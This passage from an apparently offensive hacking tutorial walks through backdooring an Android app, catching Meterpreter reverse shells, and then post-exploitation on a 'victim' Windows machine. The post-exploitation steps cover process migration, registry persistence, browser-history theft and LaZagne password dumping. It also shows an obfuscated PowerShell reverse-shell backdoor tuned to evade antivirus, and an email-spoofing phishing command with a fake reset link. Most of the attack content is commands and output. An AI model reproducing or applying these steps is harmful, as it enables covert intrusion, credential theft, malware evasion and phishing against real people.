anon@kali:~/Downloads$ mv apktool_2.4.1.jar /home/anon/Desktop/Evil-Droid/tools  
anon@kali:~/Downloads$
```

Go again to the Evil-Droid/tools/ directory. Here, you need to vary the doc.txt file. To do this, type “nano doc.txt.” Prior to entering the nano doc.txt file to see to it that you log in as the root user.

At this point, you only need to alter the apktool version from 2.2.0 to 2.4.1 and then save the same file.

1. Open the terminal and switch your present user to root.

```
anon@kali:~$ sudo su  
[sudo] password for anon:
```

```
root@kali:/home/anon#
```

Type the term “sudo apt-get install openjdk-11-jdk-headless” and press the “enter” button.

```
root@kali:/home/anon# sudo apt-get install openjdk-11-jdk-headless
Reading package lists... Done
Building dependency tree
Reading state information... Done
openjdk-11-jdk-headless is already the newest version (11.0.9.1+1-1).
The following packages were automatically installed and are no longer required:
bluez-firmware firmware-atheros firmware-brcm80211 firmware-intel-sound
firmware-iwlwifi firmware-libertas firmware-realtek firmware-ti-connectivity
firmware-zd1211 libindicator3-7 libjsoncpp1 libmpdec2 libprotobuf22
libsrt1-gnutls libx264-159 openjdk-8-jre python3-chameleon
python3-flask-restless python3-mimeparse python3-mimerender python3-waitress
python3-webtest python3-zope.component python3-zope.event
python3-zope.hookable snmp testdisk tftp
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 178 not upgraded.
root@kali:/home/anon#
```

This will install the install open-jdk eleven on your personal computer. It takes quite some time, so you have to be patient.

Let us now attempt interjecting “Backdoor” by use of the evil droid a second time. Upon selecting the original apk, take some time off after which you are to inject the “Backdoor” into the realapk automatically.

Listening Incoming Connection.

Prior to sending out the “Backdoor” to your victim, you ought to make it in such a way as not to be detectable by the antivirus programs. You may hence require setting up an msfconsole if there is any hope of receiving the incoming connections.

In pursuance of this, we shall cover the various methods of bypassing the antivirus programs in the lesson to come. For now, let us acquaint ourselves with the steps necessary to receive the incoming connections for the Windows and the Android devices.

Follow the given step below:

1. Open terminal and type “**msfconsole**.”

```
root@kali:/home/anon# msfconsole
```

```
Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)
```

```
Stack: 90909090990909090909090909090
```

```
909090909909090909090909090
```

```
90909090.90909090.90909090
```

```
90909090.90909090.90909090
```

```
90909090.90909090.09090900
```

```
90909090.90909090.09090900
```

```
.....
```

```
cccccccccccccccccccccccccccccc
```

```
cccccccccccccccccccccccccccccc
```

```
cccccccccc.....
```

```
cccccccccccccccccccccccccccccc
```

```
cccccccccccccccccccccccccccccc
```

```
.....cccccccc
```

```
cccccccccccccccccccccccccccccc
```

```
cccccccccccccccccccccccccccccc
```

```
.....
```

```
fffffffffffffffffffffffff
```

```
ffffffffff.....
```

```
ffffffffffffffffffffffffffff
```

```
ffffffffff.....
```

```
ffffffffff.....
```

```
ffffffffff.....
```

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
```

```
Aiee, Killing Interrupt handler
```

```
Kernel panic: Attempted to kill the idle task!
```

```
In swapper task - not syncing
```

```
=[ metasploit v6.0.17-dev ]  
+ --=[ 2076 exploits - 1124 auxiliary - 352 post ]  
+ --=[ 596 payloads - 45 encoders - 10 nops ]  
+ --=[ 7 evasion ]
```

Metasploit tip: Save the current environment with the save command, future console restarts will use this environment again

```
msf6 >
```

Upon pressing “enter,” a screen shall pop up on the terminal. This requires you to specify the exact-same task you might have to do. Since we want to accept the incoming connections and communicate with the Payload, we give the Lport and the Lhost the commands below.

```
use exploit/multi/handler
```

```
set LHOST (Your device ip address)
```

I am using the ngrok for the purpose of this tutorial so my IP will be 0.0.0.0.

```
Set LPort (Port number)
```

By default, the msfvenom configures the generic/shell_reverse_tcp payload. We now need to change this to windows/meterpreter /reverse_tcp.

```
set payload /windows/meterpreter/reverse_tcp
```

In case you have generated the Payload for the Android, you just have to alter Android rather than Windows. You can view the changes using the “show” option.

```
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
---	-----	-----	-----

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: ", seh, thread, process, none)
LHOST	0.0.0.0	yes	The listen address (an interface may be specified)
LPORT	4433	yes	The listen port

Exploit target:

Id	Name
--	--
0	Wildcard Target

```
msf6 exploit(multi/handler) >
```

When you are done, type “Exploit” to begin receiving the incoming messages.

```
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 0.0.0.0:4433
```

Immediately upon installing the application to the computer, you will obtain the meterpreter session.

```
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 0.0.0.0:4433  
[*] Sending stage (175174 bytes) to 127.0.0.1  
[*] Meterpreter session 1 opened (127.0.0.1:4433 -> 127.0.0.1:32974) at 2020-11-28 09:54:47 -0500  
  
meterpreter > sysinfo  
Computer : EXCELANCE  
OS : Windows 10 (10.0 Build 14393).  
Architecture : x86  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows  
meterpreter >
```

This session empowers you to do whatever you may so wish. The next section of this chapter sheds more light on the post-exploitation and what to anticipate after accessing a system.

Post Exploitation



We learned how to hack a system using the using msfvenom in last chapter. In this one, we are going to examine the post-exploitation. This assumes that you have already accessed the system of the victim.

Making Connection Persistence

As you have accessed the system, you have to migrate all of your Payload with the system service in order that your session may not die away.

1. Type “ps” to bring a list of all the present services running in the device of the victim.

```
meterpreter > ps

Process List
=====

  PID  PPID Name          Arch Session User      Path
  --  --- --
  0    0   [System Process]
  4    0   System
 356   4   smss.exe
 428  900  SearchUI.exe      x86  2     EXCELANCE\Vidya  C:\Windows\SystemApps\Microsoft
 492  496  conhost.exe
 496  1984 wlanext.exe
 520  796  SearchIndexer.exe
 528  900  RuntimeBroker.exe      x86  2     EXCELANCE\Vidya  C:\Windows\System32\Run
 584  524  csrss.exe
 652  524  wininit.exe
 796  652  services.exe
 804  652  lsass.exe
```

```
888 3228 igfxTray.exe           x86 2     EXCELANCE\Vidya C:\Windows\System32\igfxT
```

Now that you can see all the services that run on the target system, we have to identify the explorer.exe. It is Window's Graphic User Interface. Migrating the backdoor service with it in the connections make the same to be quite persistent.

Proceed to find and take note of the PID. For my case, this is 3160. After finding the necessary gadget, you have to type migrate (PID of the explorer.exe), a prompt that shall migrate the service automatically.

```
3160 1860 explorer.exe          x86 2     EXCELANCE\Vidya      C:\Windows\explore
3188 796 svchost.exe            x86 2     EXCELANCE\Vidya      C:\Windows\System
3228 1576 taskhostw.exe        x86 2     EXCELANCE\Vidya      C:\Windows\System
3576 3228 igfxEM.exe          x86 2     EXCELANCE\Vidya      C:\Windows\System
3684 796 svchost.exe          x86 0     NT AUTHORITY\LOCAL
SERVICE C:\Windows\System32\svchost.exe
3704 900 WmiPrvSE.exe          x86 0     NT AUTHORITY\NETWORK
SERVICE C:\Windows\System32\wbem\WmiPrvSE.exe
5556 900 ApplicationFrameHost.exe x86 2     EXCELANCE\Vidya      C:\Windows\S
5948 2160 Dism.exe              x86 0     NT
AUTHORITY\SYSTEM                C:\Windows\System32\Dism.exe
6016 900 WmiPrvSE.exe          x86 0     NT
AUTHORITY\SYSTEM                C:\Windows\System32\wbem\WmiPrvSE.exe
```

```
meterpreter > migrate 3160
[*] Migrating from 692 to 3160...
[*] Migration completed successfully.
meterpreter >
```

The meterpreter connection now becomes quite persistent that you will hardly lose any connections easily. What if it shuts down? The section that follows discusses how to install the backdoor on the typical target system.

Maintaining Access

To solve this problem, you have to generate a back door in the targeted personal computer. This doesn't need to happen manually, though. The Meterpreter contains and makes use of a module that cheapens the exercise considerably.

1. Type “background” to make the present session background and run the script.

```
meterpreter > background  
[*] Backgrounding session 2...  
msf6 exploit(multi/handler) >
```

As we can see, I have two session in background. I can use any of them to make a backdoor in the target system.

1. Type use “exploit/windows/local/persistence”

```
msf6 exploit(multi/handler) > use exploit/windows/local/persistence  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/local/persistence) >
```

2. Type sessions “-I”

```
msf6 exploit(windows/local/persistence) > sessions -i  
  
Active sessions  
=====
```

Id	Name	Type	Information	Connection
2	meterpreter	x86/windows	EXCELANCE\Vidya @ EXCELANCE	127.0.0.1:4433 -> 127.0.0.1:32978 (127.0.0.1)

You can now see all the present sessions with their unique identities. We now have to set the sessions which we shall subsequently use to upload the back door to the targeted systems.

3. Type set session (session number).

```
msf6 exploit(windows/local/persistence) > set session 2  
session => 1  
msf6 exploit(windows/local/persistence) >
```

Now, we need to specify the Lhost and Lport.

```
msf6 exploit(windows/local/persistence) > set Lhost 10.0.2.15  
Lhost => 10.0.2.15
```

```
msf6 exploit(windows/local/persistence) >
msf6 exploit(windows/local/persistence) > set Lport 4433
Lport => 4433
msf6 exploit(windows/local/persistence) >
```

To execute the module now, we will type “Exploit” and have the work done.

```
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against EXCELANCE via session ID: 2
[+] Persistent VBS script written on EXCELANCE to
C:\Users\Vidya\AppData\Local\Temp\rnIgVevkk.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\HClXfxWyzACwB
[+] Installed autorun on EXCELANCE as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\HClXfxWyzACwB
[*] Clean up Meterpreter RC file:
/root/.msf4/logs/persistence/EXCELANCE_20201128.4241/EXCELANCE_20201128.4241.rc
msf6 exploit(windows/local/persistence) >
```

This command also uploads the backdoor to the system. In case the victim shuts down or restarts the personal computer, the Meterpreter session also comes along. All we have to do now is to install the msfconsole like we did before and then hold on a couple of seconds to obtain the connectivity back.

Just in case you still have your session intact after uploading the backdoor, you may use the session's identifications to share the information with the backdoor another time.

```
msf6 exploit(windows/local/persistence) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```


We are now on the safe side of issues. Let us now see how far we can go upon hitting the Meterpreter session. Start by typing “help” to list all the commands you may possibly run on the target system.

```
meterpreter > help

Core Commands
=====
Command      Description
-----      -----
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel     Displays information or control active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current session
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
migrate      Migrate the server to another process
pivot        Manage pivot listeners
pry          Open the Pry debugger on the current session
quit         Terminate the meterpreter session
read         Reads data from a channel
resource    Run the commands stored in a file
run          Executes a meterpreter script or Post module
```

From what we can observe here, we have some commands alongside their short descriptions. Inasmuch we cannot attempt everything, we may as well attempt a few of them to get the overall idea. I have attempted to capture the screenshots of the victim's screen.

```
meterpreter > screenshot
Screenshot saved to: /home/anon/Desktop/POrFOqyC.jpeg
meterpreter >
```



All I have to do now is to type command that eventually executes it. It is my hope that it is now clear for you just in case you may confront any issue, feel free to send me an email. I will deliver a prompt response within twenty-four hours.

Extracting Browser History

This section teaches us how to obtain the browser history of a targeted system. The insight is extremely helpful as it is able to give forth valuable insights.

A Meterpreter contains a module that is able to derive the password form that is saved in the targeted personal computer. To use it, follow the steps outlined below:

1. Type “**background.**”

```
meterpreter > background  
[*] Backgrounding session 1...  
msf6 exploit(multi/handler) >
```

2. Type “use post/windows/gather/forensics/browser_history” and then press “enter.”

```
msf6 exploit(multi/handler) > use post/windows/gather/forensics/browser_history  
msf6 post(windows/gather/forensics/browser_history) >
```

This will load the module that subsequently extracts the browser history from

the targeted system. We now need to put up a session to run this extracted module. Check out your id by typing “sessions -l.”

3. Type “set SESSION (session id).”

```
msf6 post(windows/gather/forensics/browser_history) > set sessions -i 1
SESSION => 1
msf6 post(windows/gather/forensics/browser_history) >
```

After setting session type “run” and press enter to execute the module.

```
msf6 post(windows/gather/forensics/browser_history) > run

[*] Gathering user profiles
[-] Error loading USER S-1-5-21-1629971540-2643221899-3162363-1000: Profile doesn't exist or
cannot be accessed
[*] Checking for Chrome History artifacts...
[-] Chrome History directory not found for defaultuser0
[*] Checking for Chrome Archived History artifacts...
[-] Chrome Archived History directory not found for defaultuser0
[*] Checking for Skype artifacts...
[-] Skype directory not found for defaultuser0
[*] Checking for Firefox artifacts...
[-] Firefox directory not found for defaultuser0
[*] Checking for Chrome History artifacts...
[-] Chrome History directory not found for Vidya
[*] Checking for Chrome Archived History artifacts...
[-] Chrome Archived History directory not found for Vidya
[*] Checking for Skype artifacts...
[-] Skype directory not found for Vidya
[*] Checking for Firefox artifacts...
[+] Firefox directory found Vidya
[*] Downloading C:\Users\Vidya\AppData\Roaming\Mozilla\Firefox\Profiles\dmd6n6mt.default-
release\places.sqlite
[+] Firefox artifact file saved to /root/.msf4/local/Vidya_Firefox_dmd6n6mt.default-
release_places.sqlite
[*] Post module execution completed
msf6 post(windows/gather/forensics/browser_history) >
```


Indicate in the taskbar the above module. This makes the session capable of running. It is saved in the /root/.msf4/local file upon successful execution.

After this, we now have to copy this file to the desktop. To do this, you have to access the directory by keying in cd /root/.msf4/local prior to running this command. See to it that you are in the root directory.

You will find a file titled “.sqllite” extension. Generate a new folder on the desktop and then copy the .sqllite file into it.

```
root@kali:~/msf4/local# cp -r Vidya_Firefox_dmd6n6mt.default-release_places.sqlite  
/home/anon/Desktop/history  
root@kali:~/msf4/local#
```

Open the sql lite application from the application menu now. Upon opening this application, click on the database and then open it. Proceed to locate the “.sqllite” file. This will let you see all the browsing data and history.




Extracting Saved Passwords

This second section aims to show the way in which saved passwords are extracted from a targeted personal computer by use of the Lazagne.

The Lazagne is a password recovery tool that is employed to obtain the saved passwords. This tool may be used to obtain all manner of passwords.

Follow the steps stipulated hereunder to get the passwords from the targeted systems and locations:

1. Download Lazagne.exe form the Git hub.



The screenshot shows the GitHub release page for Lazagne 2.4.3. It includes details like the release date (Sep 16, 2019) and download counts (987547d). The assets section lists four files: 'lazagne.exe' (6.33 MB), 'lazagne.tar.gz' (6.18 MB), 'Source code (zip)', and 'Source code (tar.gz)'. The 'lazagne.exe' file is highlighted with a red box.

2. Upload lazagne.exe to the target system.

```
meterpreter > pwd
C:\Users\Lucifer\Downloads
meterpreter > upload /root/Downloads/lazagne.exe
[*] uploading  : /root/Downloads/lazagne.exe -> lazagne.exe
[*] uploaded   : /root/Downloads/lazagne.exe -> lazagne.exe
meterpreter >
```

Proceed to the directory in which you wish to upload the file. You may as well alter this directory by typing cd and go back by keying in “cd ..” as is the case in Kali Linux.

In case you encounter any issues while uploading the file, shift your payload to any other service and attempt it a second time.

Make use of the upload command by using the self-same file path to upload the file as demonstrated in the example.

3. Execute lazagne.exe

```
meterpreter > shell
Process 352 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Lucifer\Downloads>lazagne.exe
```

To execute the lazagne.exe, proceed to the directory from whence you have

already uploaded the file of interest. Type “shell” to open the shell and use it to execute the command.

After this, you will have to run the command. This is something you will achieve by typing “lazagne.exe.”

4. Extract the password.

```
The LaZagne Project
! BANG BANG !

positional arguments:
  (chats-mails-all-git-svn-windows-wifi-maven,sysadmin,browsers,games,multimedia,memory,databases,php)
      Choose a main command
  chats           Run chats module
  mails           Run mails module
  all             Run all modules
  git             Run git module
  svn             Run svn module
  windows         Run windows module
  wifi            Run wifi module
  maven           Run maven module
  sysadmin        Run sysadmin module
  browsers        Run browsers module
  games           Run games module
  multimedia     Run multimedia module
  memory          Run memory module
  databases       Run databases module
  php             Run php module

optional arguments:
  -h, --help        show this help message and exit
  -version         laZagne version
```

In this last stage, you now have to obtain the password of interest. Hit the “enter” button to trigger this. This will open the shell. You have the options of modeling specifically or all at once. For my case, I run all of them just to demonstrate. This gets me the stored password.

```
##### User: Lucifer #####
-----
----- Vault passwords -----
[-] Password not found !!!
URL: MicrosoftAccount:target=SSO_POP_Device
Login: 02ueablksiox

[+] Password found !!!
URL: https://www.facebook.com/
Login: 
Password 
Name: Internet Explorer

[+] 1 passwords have been found.
For more information launch it again with the -v option
elapsed time = 33.8980000019
C:\Users\Lucifer\Downloads>
```

Antivirus Evasion



Before we send out to the backdoor to the targets we had, we had to make the same incapable of getting detected by antivirus programs.

This is only achievable if we get to our Meterpreter session. Prior to grasping the means and ways of bypassing the various anti-virus programs, we must understand how these programs work in the first place as well as how they work to detect the viruses. That is the only way in which we may make this fully successful.

How does antivirus programs detect viruses?

These programs scan the programs, files, and apps and compare their codes with the information that is already stored in the company database. In case the codes rhyme with the ones in the database, they are considered to be

viruses.

Making a Windows Back Door Undetectable

This is done by way of making the back door core distinct from the information contained in the database. In that regard, it easily bypasses the anti-virus programs.

This in turn requires the knowledge of basic programming. Thus, I am going to teach you some of the methods you may use that need no mastery of any programming languages.

In our attempt to gain access to the section, we have generated a PowerShell reverse TCP back door for Windows. Let us take a look at its code in this section.

```
@echo off  
if %PROCESSOR_ARCHITECTURE%==x86 (powershell.exe -NoP -NonI -W Hidden -Command  
"Invoke-Expression $(New-Object IO.StreamReader $($New-Object IO.Compression.DeflateStream  
($New-Object IO.MemoryStream  
($([Convert]::FromBase64String("zVZtb9pIEP7OrxhZe6rdYMe8NJfEQmpKmpa20FwgSe8QqhZ7gS  
[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();") else  
(%WinDir%\syswow64\windowspowershell\v1.0\powershell.exe -NoP -NonI -W Hidden -Exec Bypass  
-Command "Invoke-Expression $($New-Object IO.StreamReader $($New-Object  
IO.Compression.DeflateStream ($($New-Object IO.MemoryStream  
($([Convert]::FromBase64String("zVZtb9pIEP7OrxhZe6rdYMe8NJfEQmpKmpa20FwgSe8QqhZ7gS  
[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();")")
```

There are only a few things that we understand. Let us now behold each of them so as to eliminate or incorporate the codes that have the impact of making our Payload undetectable.

%PROCESSOR_ARCHITECTURE%==x86

The argument delineates the architecture of the processors in the x86, meaning the 32---bit based processors.

-NoP

This abbreviation stands for no profile. It lacks the ability to load the PowerShell profile. It makes no adverse changes in the functionality of the backdoor. It only makes the same appear differently from the other computer programs

-NonI

Means Non-Interactive. It does not display an interactive prompt to the users when triggered for use. Also, it is not really that necessary for a script to run. I choose to eliminate the argument without compromising the workings of the back door

-W Hidden

It sets the window style for the session at hand. Its valid values are designated minimized, normal, hidden, and maximized respectively. This one is very important and hence can never be bypassed or removed.

Altering the order of the alternatives we have also helped in bypassing the anti-virus programs. On the same note, we can also introduce a couple of additional options that apparently will have no effect on the functioning of the payload.

If you have gathered the necessary information properly and are very familiar with the architecture of your victim's operating system, you may also get rid of the added code of the system architecture.

For instance, my victim makes use of the 32-bit operating system. I can hence get rid of the 64-bit architecture code, a fact that will help me to bypass more antivirus programs.

In my case, I remove the 64-bit architecture code. I now remain with only two anti-virus programs that are capable of detecting the backdoor. Chances are that your victim does not have those anti-virus programs either.

```
@echo off  
%PROCESSOR_ARCHITECTURE%==x86 (powershell.exe -NoProfile -NonI -WindowStyle -  
Command "Invoke-Expression $(New-Object IO.StreamReader $($([Convert]::FromBase64String('zVZtb9pIEP7OrxhZe6rdYMe8NJfEQmpKmpa20FwgSe8QqhZ7gS  
[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();")
```



ANTISCAN.ME

Filename: payload.exe
MD5: 1c794fe9b4eed09ccba75dbcc97c1973
Scan date: 26-11-2020 15:19:15

! Detection 2/26

Ad-Aware Antivirus	Clean	Eset NOD32 Antivirus	PowerShell/Kryptik.H trojan
AhnLab V3 Internet Security	Clean	Fortinet Antivirus	Clean
Alyac Internet Security	Clean	IKARUS anti.virus	Clean
Avast Internet Security	Clean	F-Secure Anti-Virus	Clean
AVG Anti-Virus	Clean	Malwarebytes Anti-Malware	Clean
Avira Antivirus	Clean	Panda Antivirus	Clean
Webroot SecureAnywhere	Clean	Kaspersky Internet Security	Clean
BitDefender Total Security	Clean	McAfee Endpoint Protection	PS/Downloader.di
BullGuard Antivirus	Clean	Sophos Anti-Virus	Clean
ClamAV	Clean	Trend Micro Internet Security	Clean
Dr.Web Security Space 11	Clean	Windows Defender	Clean
Emsisoft Anti-Malware	Clean	Zone Alarm Antivirus	Clean
Comodo Antivirus	Clean	Zillya Internet Security	Clean

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER

if you learn the basics of programming then you can bypass any antivirus programming. We shall belabour this feature in finer details in our “advance antivirus evasion” section.

File Transfer



Anonymous SMS Delivery

Why email spoofing is useful for hacking?


This technique is potentially extremely helpful in that it lets you conceal your identity to everyone while at the same time enables you to send out letters to any address. Through this, it is possible for you to manipulate the target victim effectively.

Practical


1. Access www.aap.smp2go.com and then log in using your e-mail address and password. You may have to create an account first in case you have none.



2. Click on “settings” and then go to the “user” tab.




3. Click “add smtp”



4. Access Kali Linux and open the terminal. Then, type this command:

Sendemail -f (email address from which you want to send email to your victim) -t (target email) -u (subject) -m (your message) -s (your SMTP server mail) (smtp port) -xu (your registered email on smpt2go.com) -xp (password of your smpt2go account)
Then, click “Enter.”



```
root@kali:~# sendemail -f admin@utu.ac.in -t apk4me99@gmail.com -u Reset Password -d -m Hello your account has been suspended please click this link to reset your password http://fakelink.com -s mail.smtp2go.com:2525 -xu apk4me@gmail.com -xp darshan1
Jun 11 15:34:55 localhost sendemail[1892]: Email was sent successfully!
root@kali:~#
```

